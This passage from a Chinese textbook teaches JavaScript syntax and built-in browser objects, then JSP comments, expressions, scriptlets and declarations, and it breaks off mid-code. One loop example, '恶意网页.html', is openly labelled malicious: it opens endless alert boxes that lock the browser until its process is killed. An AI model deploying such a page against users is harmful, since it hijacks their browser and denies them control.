JavaScript 与 Java 一样,对大小写是敏感的。

在 JavaScript 中,注释有三种写法:一种是 HTML 注释的写法,“`<!--注释内容-->`”,还有两种和 Java 语言相同,分别为“//单行注释”和“/\* 多行注释 \*/”。

除了可以将 JavaScript 代码嵌入 HTML 中之外,还可以专门将 JavaScript 代码写在单独的文件中:

```
code.js  
window.alert("第一个 JavaScript 程序");
```

然后在另外的 HTML 页面中插入:

```
< script src = "code.js" type = "text/javascript"></script>
```

来导入该文件。

此外,HTML 代码中可以写多个 JavaScript 代码块。

### 3.1.2 JavaScript 语法

#### 1. 变量定义

JavaScript 中的变量为弱变量类型,即变量的类型根据它被赋值的类型改变,定义一个变量使用的格式为:“`var 变量名`”,比如定义变量 `arg`,就可以使用 `var arg`;如果将一个字符串赋给它,它就是 `String` 类型,如果将一个数组赋给它,它的类型也就是数组类型。

```
var.html  
< html >  
  < body >  
    < script type = "text/javascript">  
      var arg1,arg2,arg3;      <! -- 定义三个变量 -->  
      var arg4 = 5;           <! -- 定义一个整型(Integer)变量 -->  
      var arg5 = 10.0;        <! -- 定义一个浮点型(Float)变量 -->  
      var arg6 = "你好!";     <! -- 定义字符型(String)变量 -->  
      var arg7 = true;        <! -- 定义一个布尔类型(Boolean)变量 -->  
      var arg8 = new Array("王","李","赵","张");   <! -- 定义字符串数组 -->  
    </script >  
  </body >  
</html >
```

需要注意的是,JavaScript 中变量未声明就使用是不会报错的,但很容易出现不可预知的错误,所以建议所有变量先声明后使用。

另外,函数“`Number(字符串)`”可以将字符串转为数值;函数“`String(数值)`”可以将数值转换为字符串。

## 2. 函数定义

JavaScript 中定义一个函数的基本格式是：

```
function 函数名(参数列表){
    return 值;
}
```

也可以在使用中直接匿名定义：

```
var arg1 = function(参数列表){
    return 值;
}
```

看下面一段代码：

```
fun.html
<html>
    <body>
        <script type = "text/javascript">
            var arg0 = "欢迎使用 JavaScript";
            print(arg0);
            function print(arg1){
                window.alert(arg1);
            }
        </script>
    </body>
</html>
```



图 3-1 页面运行效果

运行结果如图 3-1 所示。

实际上,JavaScript 的语法与 Java 的语法基本类似,所以不作详细讲述。以上介绍的几个知识点,都是 JavaScript 与 Java 有差别的语法,其他的常用语句与 Java 类似,比如 if 判断语句,在 JavaScript 是这样写的:

```
<html>
    <body>
        <script type = "text/javascript">
            var score = 67;
            if(score >= 60){
                window.alert("及格");
            }else{
                window.alert("不及格");
            }
        </script>
    </body>
</html>
```

又如 for 循环:

```
<html>
    <body>
```

```

< script type = "text/javascript">
    for(var i = 1;i<10;i++){
        window.alert(i);
    }
</script>
</body>
</html>

```

以上的写法与 Java 是一样的。

下面用循环举一个实际的例子。编写一个恶意程序，用户打开，会不断跳出消息框。代码如下：

```

恶意网页.html
< html >
    < body >
        < script language = "javascript">
            str = new Array("你受骗了","你真的受骗了","真笨啊");
            while(true){
                for(i = 0;i<str.length;i++){
                    window.alert(str[ i ]);
                }
            }
        </script >
    </body >
</html >

```

该代码运用了 JavaScript 中的循环，使得消息框怎么单击都不会结束，而且无法关掉浏览器，只能通过关闭进程结束。读者可以进行实验。

## 3.2 JavaScript 内置对象

除了在代码里面进行简单的编程之外，我们还可以通过 JavaScript 提供的内置对象来对网页进行操作，内置对象由浏览器提供，可以直接使用，不用事先定义。例如，在 3.1.1 小节中的 `window.alert("第一个 JavaScript 程序")`，其中 `window` 就是一个内置对象。

使用最多的内置对象有 4 个，并且之后的学习也将主要围绕着 4 个对象展开。

- (1) `window`: 负责操作浏览器窗口，负责窗口状态，开闭等。
- (2) `document`: 负责操作浏览器载入的文档(HTML 文件)。它从属于 `window`。
- (3) `history`: 可以代替后退(前进)按钮访问历史记录，从属于 `window`。
- (4) `location`: 访问地址栏，也是从属于 `window`。

注意，如果一个对象从属于另一个对象，使用时用“.”隔开，如：“`window.document.XXX`”，但是，如果从属于 `window` 对象，`window` 可以省略。如：“`window.document.XXX`”可以写为“`document.XXX`”。

### 3.2.1 window 对象

`window` 对象的作用有如下几个。



## 1. 出现提示框

window 对象可以跳出提示框。主要有如下功能。

window.alert("内容")：出现消息框。

window.confirm("内容")：出现确认框。

window.prompt("内容")：出现输入框。

下面代码的功能为显示一些提示框：

```
window1.html
```

```
<html>
<body>
<script type = "text/javascript">
//1:消息框
window.alert("消息框");
//2:确认框,根据 result 的值 true 或者 false 来判断
result = window.confirm("您确认提交吗?");
//3: 输入框,str 为输入的值,如点取消,str 的值为 null
str = window.prompt("请您输入一个字符串","");
</script>
</body>
</html>
```

用浏览器打开该文件，将会依次出现以下提示框，如图 3-2 所示。



图 3-2 提示框运行效果

浏览器跳出提示框后，载入页面将会停滞，直到用户做出操作动作。其中消息框在实际运用中最为广泛，确认框其次，输入框则较为少见。

## 2. 打开、关闭窗口

window 对象还用于控制窗口状态和开闭。窗口打开主要使用 window 的 open 函数。看下面的一段代码：

```
window2.html
```

```
<html>
<body>
<script type = "text/javascript">
window.status = "出现新窗口";
//打开新窗口
newWindow = window.open("window1.html","new1",
"width=300,height=300,top=500,left=500");
//可以通过返回值来控制新窗口
</script>
</body>
</html>
```

```

    //newWindow.close(); //关闭窗口
</script>
</body>
</html>

```

本例中，首先让本窗口状态栏变为字符串“出现新窗口”，然后打开一个新窗口“window1.html”，命名为 new1，指定宽度、高度和其位置。运行的效果如图 3-3 所示。

源程序中，“newWindow.close();”表示关闭 newWindow。

window 的 status 属性显示在浏览器的左下角状态栏中，如图 3-4 所示。



图 3-3 打开窗口运行效果

图 3-4 状态栏

综上所述，“window.open()”在网页制作中使用非常广泛，参数有三个，第一个是新窗口的地址，第二个是新窗口的名称，第三个是新窗口的状态，其中新窗口可设置的状态的属性如下。

toolbar：是否有工具栏，可选 1 和 0。

location：是否有地址栏，可选 1 和 0。

status：是否有状态栏，可选 1 和 0。

menubar：是否有菜单条，可选 1 和 0。

scrollbars：是否有滚动条，可选 1 和 0。

resizable：是否可改变大小，可选 1 和 0。

width, height：窗口的宽度和高度，用像素表示。

left, top：窗口左上角相对于桌面左上角的 x 和 y 坐标。

各属性值用逗号隔开。如：

```

newWindow = window.open("window1.html", "new1",
    "toolbar = 0, width = 300, height = 300, top = 500, left = 500");

```

### 3. 定时器

window 对象负责管理和控制页面的定时器，定时器的作用是让某个函数隔一段时间之后运行一次，格式为：

```
timer = window.setTimeout("需要运行的函数", "时间(用毫秒计)");
```

如果要清除定时器，则可以：

```
clearTimeout(timer);
```

下面来看一段代码：

```

        timer.html
< html >
    < body >

```

```

< script type = "text/javascript">
    //setTimeout 让函数某段时间之后运行 1 次,参数 2 是毫秒
    timer = window.setTimeout("fun1()", "1000");
    var i = 0;
    function fun1(){
        i++;
        window.status = i;
        if(i == 100){
            window.clearTimeout(timer); //清除定时器,否则会一直运行
            return;
        }
        timer = window.setTimeout("fun1()", "1000");
    }
</script>
</body>
</html>

```




图 3-5 定时器运行效果

运行结果如图 3-5 所示。

在状态栏中,每隔 1 秒钟,状态栏中的数字将会加 1,直到 100,此时将一直持续 100 的状态,不再改变。

设置定时器可以使得网页定时刷新,在一些要求计时功能的网页中经常被用到。

### 3.2.2 history 对象

history 对象包含用户的浏览历史等信息,用到这个对象,是因为它可以代替后退(前进)按钮访问历史记录,该对象从属于 window。

history 最常用的函数如下。

history.back(): 返回上一页,相当于单击了浏览器上的“后退”按钮。

history.forward(): 返回下一页,相当于单击了浏览器上的“前进”按钮。

window.history.go(n): n 为整数,正数表示向前进 n 格页面,负数表示向后退 n 格页面。下面来看一段代码:

```

history.html
< html >
    < body >
        < a onclick = "history.forward()">前进</a>
        < a onclick = "history.back()">后退</a>
    </body >
</html >

```




图 3-6 history.html 运行效果

运行“history.html”,结果如图 3-6 所示。

单击“前进”或者“后退”按钮,其效果和单击了浏览器上的按钮一样。

注意此处用到了网页元素的事件,由于篇幅所限,本章仅仅用到单击事件(click),其他事件,读者可以参考相应文档。

### 3.2.3 document 对象


document 对象从属于 window, 其功能如下。

#### 1. 在网页上输出

在网页输出方面, 最常见的函数是 writeln(), 下面看一段代码:

```
document1.html
<html>
  <body>
    <script type = "text/javascript">
      document.writeln("你好");
    </script>
  </body>
</html>
```

图 3-7 document1.html 运行效果



你好

运行效果如图 3-7 所示。

writeln() 函数为输出一些简单却重复的代码提供很大的便利, 在下面一个例子中, 将要使用表格显示出一个 8×8 的国际象棋棋盘, 正常的方法需要写一个 8 行 8 列的表格代码, 那样会使源代码非常冗长。下面是用 writeln() 函数的做法:

```
chess.html
<html>
  <body>
    <script type = "text/javascript">
      document.writeln("<table width = 400 height = 400 border = 1 >");
      for(i = 1;i <= 8;i++){
        document.writeln("<tr>");
        for(j = 1;j <= 8;j++){
          color = "black";
          if((i + j) % 2 == 0){
            color = "white";
          }
          document.writeln("<td bgcolor = " + color + "></td>");
        }
        document.writeln("</tr>");
      }
      document.writeln("</table >");
    </script>
  </body>
</html>
```

借助 writeln() 和循环方法, 省去了很多 HTML 代码的编写。运行结果如图 3-8 所示。

#### 2. 设置网页的属性

document 可以进行一些简单网页属性的设置, 如




图 3-8 棋盘运行效果



网页标题、颜色等，并且可以得到网页的某些属性，如当前地址。比较常用的有：通过“document.title”来访问标题，通过“document.location”来获取网页当前的地址等。下面来看一段代码：

```
document2.html
```

```
<html>
  <body>
    <script type = "text/javascript">
      function fun(){
        document.title = "新的标题"; //设置网页标题
        window.alert(document.location); //得到当前网页的地址
      }
    </script>
    <input type = "button" onclick = "fun()" value = "按钮">
  </body>
</html>
```

运行后，单击按钮，将会跳出一个消息框，内容为当前页面的地址，并且网页的标题也将改变为“新的标题”。关于其他功能，读者可以参考相应文档。

### 3. 访问文档元素，特别是表单元素

document 可以访问文档中的元素（如图片、表单、表单中的控件等），前提是元素的 name 属性是确定的。访问方法为：“document.元素名.子元素名...”。比如，名为 form1 的表单中有一个文本框 account，其中的内容可以用如下代码获得：

```
var account = document.form1.account.value;
```

下面的例子中，有两个文本框，一个按钮，输入两个数字单击按钮，显示两个数字的和。代码如下：

```
document3.html
```

```
<html>
  <body>
    <script type = "text/javascript">
      function add(){
        //得到这两个文本框的内容
        n1 = Number(document.form1.txt1.value);
        n2 = Number(document.form1.txt2.value);
        document.form1.txt3.value = n1 + n2;
      }
    </script>
    <form name = "form1">
      <input name = "txt1" type = "text"><BR>
      <input name = "txt2" type = "text"><BR>
      <input type = "button" onclick = "add()" value = "求和"><BR>
      <input name = "txt3" type = "text"><BR>
    </form>
  </body>
</html>
```

运行后,文本框为空,在第一行和第二行文本框填入数字后,单击“求和”按钮,结果如图 3-9 所示。

由于 document 可以得到网页中的元素的值,所以在客户端的验证中用得非常广,比如在注册或登录中,可以使用 JavaScript 得到表单中的值,然后通过判断,做出相应的反应。下面举的一个例子就是通过 JavaScript 判断表单中的值是否为空。

图 3-9 求和效果

```

validate.html

<html>
    <body>
        <script type = "text/javascript">
            function validate(){
                //得到这两个文本框的内容
                account = document.loginForm.account.value;
                password = document.loginForm.password.value;
                if(account == ""){
                    alert("账号不能为空");
                    document.loginForm.account.focus(); //聚焦
                    return;
                }
                else if(password == ""){
                    alert("密码不能为空");
                    document.loginForm.password.focus();
                    return;
                }
                document.loginForm.submit();
            }
        </script>
        欢迎您登录:
        <form name = "loginForm">
            输入账号:<input name = "account" type = "text"><br>
            输入密码:<input name = "password" type = "password"><br>
            <input type = "button" onclick = "validate()" value = "登录">
        </form>
    </body>
</html>

```




图 3-10 验证效果

#### ◆ 特别提醒

“document.loginForm.account.focus();”为聚焦函数,使光标移动到调用这个函数的元素位置;“document.loginForm.submit();”为提交表单,与按下提交按钮的效果一样。

这样进行验证,可以减少服务器遭到恶意登录的可能。

运行网页,不输入账号就进行登录,效果如图 3-10 所示。

从上面的程序可以看出,当用户没有输入账号或密码就单击“登录”按钮时,将跳出提示填写账号或密码的信息框,直到都填写完整,表单才能提交。

### 3.2.4 location 对象

location 对象可以访问浏览器地址栏,也是从属于 window,最常见的功能就是跳转到另一个网页。跳转的方法是修改 location 的 href 属性,看下面的代码:

```
location1.html
```

```
<html>
  <body>
    <script type = "text/javascript">
      function locationTest(){
        window.location.href = "image.jpg";
      }
    </script>
    <input type = "button" onclick = "locationTest()" value = "按钮">
    <a href = "image.jpg">到图片</a>
  </body>
</html>
```

运行结果如图 3-11 所示。

单击链接和单击按钮的效果是一样的,都会跳转到图片页面,如图 3-12 所示。

[到图片](#)

图 3-11 location1.html 运行效果



图 3-12 跳转目标页面

比较常见的另一个例子是定时跳转,可以结合 window 的定时器,代码如下:

```
location2.html
```

```
<html>
  <body>
    欢迎您登录,3 秒钟转到首页……
    <script type = "text/javascript">
      window.setTimeout("toIndex()", "3000");//在 3 秒钟后运行一次 toIndex()
      function toIndex(){
        window.location.href = "image.jpg";
      }
    </script>
  </body>
</html>
```

```
</body>  
</html>
```

运行效果如图 3-13 所示。

3 秒钟后，界面效果如图 3-12 所示。

欢迎您登录，3秒钟转到首页.....

图 3-13 location2.html

### 3.3 本章总结

本章学习了 JavaScript 语言的基本语法和基本内置对象，并通过一些常见的应用，讲解了这些知识点的使用方法。

值得一提的是，本章只是讲解了 JavaScript 的基本内容，读者如果想要向客户端编程方面发展，需要参考更多的 JavaScript 知识。

### 3.4 上机习题

- (1) 编写一个金额找零的系统。用输入框输入一个整数，表示找零的数量，数值在 1~100 之间，假如系统中有 50, 20, 10, 5, 1 这 5 种面额的纸币，显示每种纸币应该找的数量。如 78 元应该为：50 元 1 张，20 元 1 张，5 元 1 张，1 元 3 张。
- (2) 在表单中输入 5 本书的价格，显示这 5 本书价格的和。
- (3) 用 document 对象在屏幕上打印 100 个“欢迎”。
- (4) 用表单输入 10 本图书的价格，然后显示这 10 本书中最高价格、最低价格和平均价格。

## JSP基本语法

建议学时：2

JSP(Java Server Pages)通过将动态代码嵌入到静态的 HTML 中,从而产生动态的输出。JSP 运行于服务器端,能够对客户端展现内容可以变化的网页文档,以及处理用户提交的表单数据。本章首先学习编写 JSP 页面、使用注释,然后学习编写表达式、程序段和声明的方法。

JSP 指令和动作是 JSP 编程中的两个重要的概念。本章将学习常见的指令,包括 page、include,以及常见的动作,包括 include、forward。

### 4.1 第一个 JSP 页面

JSP 属于动态网页,动态网页随时都可以遇到。当在 Google 上输入关键词,如 Java 时,提交搜索,Google 能够将所有与 Java 有关的搜索结果呈现在页面上。此时,Google 在服务器端进行了一次搜索工作,这次搜索工作显然不可能是人工完成的,人工不可能在几秒的时间之内,搜索到成千上万的结果。因此,搜索过程是程序完成的,程序进行了查询数据库的操作。HTML 不能够查询数据库,Java 代码却能访问数据库。因此,在 HTML 代码中间混合 Java 代码,就能够让网页拥有动态的功能。而嵌入了 Java 代码的网页,就是 JSP。

首先,打开 MyEclipse,建立 Web 项目,名为 Prj04。建立好以后,在项目的 WebRoot 下有一个“index.jsp”,可以先将其删除。

接下来新建 JSP 页面,在 WebRoot 文件夹中单击右键,然后单击 New,新建 JSP 页面,操作如图 4-1 所示。




图 4-1 新建 JSP 页面(1)

接着可以看到新建 JSP 的窗口,如图 4-2 所示。




图 4-2 新建 JSP 页面(2)

可以用以下最简单 JSP 页面的代码替换新建好的 JSP 内复杂的代码:

```
welcome.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
<%
    out.print("欢迎来到本系统!");
%
<br>
</body>
</html>
```

在上述页面中,“out.print("欢迎来到本系统!");”是一句 Java 代码,写在<% %>中;“<%@ page language="java" contentType="text/html; charset=gb2312"%>”是文件的 page 指令,定义了输出的格式是 HTML 格式等。out 是 JSP 的 9 大内置对象之一,后面还会有叙述。

#### ◆问答

问: JSP 与 HTML 有什么区别?

答: HTML 页面是静态页面,也就是事先由用户写好放在服务器上,由 Web 服务器向客户端发送的页面。JSP 页面是由 JSP 容器执行该页面的 Java 代码部分,然后,实时生成的 HTML 页面,因而说其是服务器端动态页面。

要测试前面的 JSP 程序,利用第 1 章的知识,需要先部署该程序,然后启动 Tomcat 服务器。再从浏览器地址栏中输入:  
http://localhost:8080/Prj04/welcome.jsp。按回车键,该程序的运行效果如图 4-3 所示。

值得注意的是,在客户端源代码中是看不到 Java 代码的。单击浏览器上的“查看”|“源文件”菜单,如图 4-4 所示。

上面例子的源代码如图 4-5 所示。

#### ◆问答

问: 上述效果,用 JavaScript 也能够实现,有何区别?

答: 最大的区别是: JavaScript 源代码是被服务器发送到客户端,由客户端执行,因此,客户端可以看到 JavaScript 源代码;而 Java 代码却不会。如以下页面:

欢迎来到本系统!

图 4-3 页面运行效果




图 4-4 “源文件”菜单

```
<html>
  <body>
    欢迎来到本系统!
    <br>
  </body>
</html>
```

图 4-5 查看源文件(1)

```
welcome_js.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
  <body>
    <script type = "text/javascript">
      document.write("欢迎来到本系统!");
    </script>
    <br>
  </body>
</html>
```

运行,与上面页面效果相同。然而打开客户端源代码,如图 4-6 所示。

```
<html>
  <body>
    <script type="text/javascript">
      document.write("欢迎来到本系统!");
    </script>
    <br>
  </body>
</html>
```

图 4-6 查看源文件(2)

用户能够清楚看到 JavaScript 源代码。所以,同样的功能,使用不同的方式,效果是不一样的。

## 4.2 注释

注释是代码不可或缺的重要组成部分。JSP 注释可以分成两类。

一类能够发送给客户端,可以在源代码文件中显示出其内容。主要是以 HTML 注释语法出现:

```
<!-- 注释内容 -->
```

这是 HTML 的注释方式,可以在里面加入 JSP 表达式(关于表达式后面再叙述),动态生成注释内容。在客户端可以接收到 HTML 注释的内容。

另一类不能发送给客户端,也就是说不会在客户端的源代码文件中显示其内容,仅提供

给程序员阅读,分为两种。

### (1) JSP 注释语法

```
<% -- 注释内容 -- %>
```

在<%-- --%>中的内容不会被编译,更不会执行,所以这部分的内容不会被发送到客户端。

### (2) Java 代码注释

```
//注释内容
/* 注释内容 */
```

因为 JSP 程序可以嵌入部分的 Java 代码,因此,在 Java 代码中,同样可以使用 Java 本身的注释语句。

首先,看以下 HTML 注释的例子:

```
comment1.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
  <body>
    <%
      out.print("欢迎来本系统!");
    %>
    <br>
    <!-- HTML 风格注释,它会发送到客户端 -->
  </body>
</html>
```

运行“comment1.jsp”程序后,在客户端的浏览器查看其源文件,内容如图 4-7 所示。

图 4-7 查看源文件(3)

可以看到,在 HTML 注释部分的内容会发送到客户端。

下面是 JSP 注释语法的例子:

```
comment2.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
  <body>
    <%
      out.print("欢迎来本系统!");
    %>
    <br>
    <% -- JSP 风格注释,它不会发送到客户端 -- %>
  </body>
```

```
</html>
```

运行“comment2.jsp”程序后，在客户端的浏览器查看其源文件，内容如图 4-8 所示。

可见，JSP 风格注释不会发送给客户端。接下来，看以下 Java 代码注释的例子：

```
comment3.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
    <body>
        <%
            out.print("欢迎来到本系统！");//Java 注释
        %>
        <br>
    </body>
</html>
```

在客户端的浏览器查看其源文件，如图 4-9 所示。

图 4-8 查看源文件(4)

图 4-9 查看源文件(5)

也就是说上述注释没有发送到客户端。

### 4.3 JSP 表达式

JSP 表达式的作用是定义 JSP 的一些输出。表达式基本语法如下所示：

```
<% = 变量/返回值/表达式 %>
```

JSP 表达式的作用是将其里面内容所运算的结果输出到客户端。

如<% = msg%>是 JSP 表达式，意思是说将 msg 内容输出给客户端。等价于“<%out.print(msg);%>”。下面以欢迎某个用户的例子来介绍 JSP 表达式的用法：

```
expression.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
    <body>
        <%
            String name = "Jack";
            String msg = "欢迎来到本系统!";
        %>
        <br>
        <% = name + "," + msg %>
    </body>
</html>
```

部署“expression.jsp”程序，在客户端浏览器可以得到如图 4-10 所示的输出效果。

Jack, 欢迎来到本系统！

图 4-10 expression.jsp

运行效果

表达式向客户端输出了其中的字符串变量，在浏览器中显示出来。

使用 JSP 表达式，需要注意几个细节。

(1) JSP 表达式中不能用“;”结束。

(2) 在 JSP 表达式中不能出现多条语句。

(3) JSP 表达式中的内容一定是字符串类型，或者能通过 `toString` 函数转换成字符串的形式。

## 4.4 JSP 程序段

在前面的内容已经提到过，表达式只能单行出现，而且仅仅把其中的运算结果输出到客户端。如果需要在 JSP 程序中既输出数据，又实现定义变量等一系列复杂的逻辑操作，表达式是不能满足要求的，这时候需要 JSP 程序段。实际上，JSP 程序段就是插入 JSP 程序的 Java 代码段。在网页任何地方都可以插入 JSP 程序段，在程序段中可以加入任何数量的 Java 代码，JSP 程序段的用法如下：

`<% Java 代码 %>`

下面看简单的 JSP 程序段例子。

在“scriptlet.jsp”例子中，使用 for 循环向客户端输出 10 个欢迎信息。

```
scriptlet.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
<%
for (int i = 1; i <= 10; i++) {
    out.println("欢迎来到本系统<br>");
}
%>
</body>
</html>
```

欢迎来到本系统  
欢迎来到本系统  
欢迎来到本系统  
欢迎来到本系统  
欢迎来到本系统


图 4-11 scriptlet.jsp 页面  
运行效果

在客户端浏览器中可以看到如图 4-11 所示的输出结果。

注意，不能在 JSP 程序段中定义方法。

JSP 中可以放入 HTML，也可以放入 JSP 程序段和 JSP 表达式，它们可以灵活地混合使用。下面是混合 JSP 程序段、HTML 和表达式的例子。

```
mixPage.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
<body>
<%
for (int i = 1; i <= 10; i++) {
%>
```



```

<% = i %>:欢迎来到本系统<br>
<%>
}
</body>
</html>

```

- 1:欢迎来到本系统
- 2:欢迎来到本系统
- 3:欢迎来到本系统
- 4:欢迎来到本系统
- 5:欢迎来到本系统
- 6:欢迎来到本系统

在客户端浏览器能够看到如图 4-12 所示的输出显示。 图 4-12 mixPage.jsp 运行效果

在上述例子中,凡是沒有写到<% %>中的代码,被解

释为 HTML。JSP 中,程序段可以有很多段,然而,系统会将其认成一大段,因此,程序段中的大括弧对可以跨多个程序段。如前面例子中的 for 循环,一对大括弧,跨了两个程序段,中间还包含了 JSP 表达式和 HTML 代码。

## 4.5 JSP 声明

在 JSP 程序段中,变量必须先定义,后使用。如下代码:

```

<%
    out.println(str);
    String str = "欢迎";
%>

```

将会报错。但是,JSP 中提供了声明,JSP 声明中可以定义网页中的全局变量,这些变量在 JSP 页面中的任何地方都能够使用。在实际的应用中,方法、页面全局变量,甚至类的声明都可以放在 JSP 声明部分,其使用方法如下:

```
<%! 代码 %>
```

可以看到其与 JSP 程序段的用法相似(只是多了一个感叹号),但功能却有所不同。在 JSP 程序段中定义的变量只能先声明后使用。而 JSP 声明中定义的变量是网页级别的,系统会优先执行,也就是说使用 JSP 声明可以在 JSP 的任何地方定义变量。

下面是 JSP 声明的简单例子:

```

declaration1.jsp
<%@ page language = "java" contentType = "text/html; charset = gb2312" %>
<html>
    <body>
        <%
            out.println(str);
        %>
        <%!
            String str = "欢迎";
        %>
    </body>
</html>

```

该例子把变量的定义放在了 JSP 声明中,就不会报错了。

由此可以知道使用 JSP 声明,就可以不受限制地在 JSP 页面的任何地方使用其中定义

的变量。

在 JSP 声明中需要注意某些问题。在 JSP 声明中只能作定义,但不能实现控制逻辑。例如,不能在其中使用“out.print”作输出操作。如下面的例子:

```
declaration2.jsp
<%@ page language="java" contentType="text/html; charset=gb2312" %>
<html>
<body>
<%!
    out.print("欢迎来到本系统");
%
</body>
</html>
```

在上面的例子中,MyEclipse 也会实时做出报错。

## 4.6 URL 传值

HTTP 是无状态的协议。Web 页面本身无法向下一个页面传递信息,如果需要让下一个页面得知该页面中的值,除非通过服务器。Web 页面之间传递数据,是 Web 程序的重要功能,其流程如图 4-13 所示。

其过程如下:

- (1) 页面 1 中输入数据 guokehua,提交给服务器端的 P2;
- (2) P2 获取数据,响应给客户端。

问题的关键在于页面 1 中的数据如何提交,页面 2 中的数据如何获得。

举一个简单的案例:页面 1 中定义了一个数值变量,并显示其平方;要求单击链接,在页面 2 中显示其立方。很明显,页面 2 必须知道页面 1 中定义的那个变量。这里就可以用 URL 传值。

URL,通俗地说,就是网址。如 <http://localhost:8080/Prj04/page.jsp>,表示访问项目 Prj04 中的“page.jsp”,但是还可以在该页面后面给出一些参数,格式是,在原 URL 后面添加:

?参数名 1 = 参数值 1&参数名 2 = 参数值 2&...

如:

<http://localhost:8080/Prj04/page.jsp?m=3&n=5>

表示访问 <http://localhost:8080/Prj04/page.jsp>,并给其传送参数 m,值为 3,参数 n,值为 5。

在 <http://localhost:8080/Prj04/page.jsp> 中获得 m 和 n 的方法是:

<%

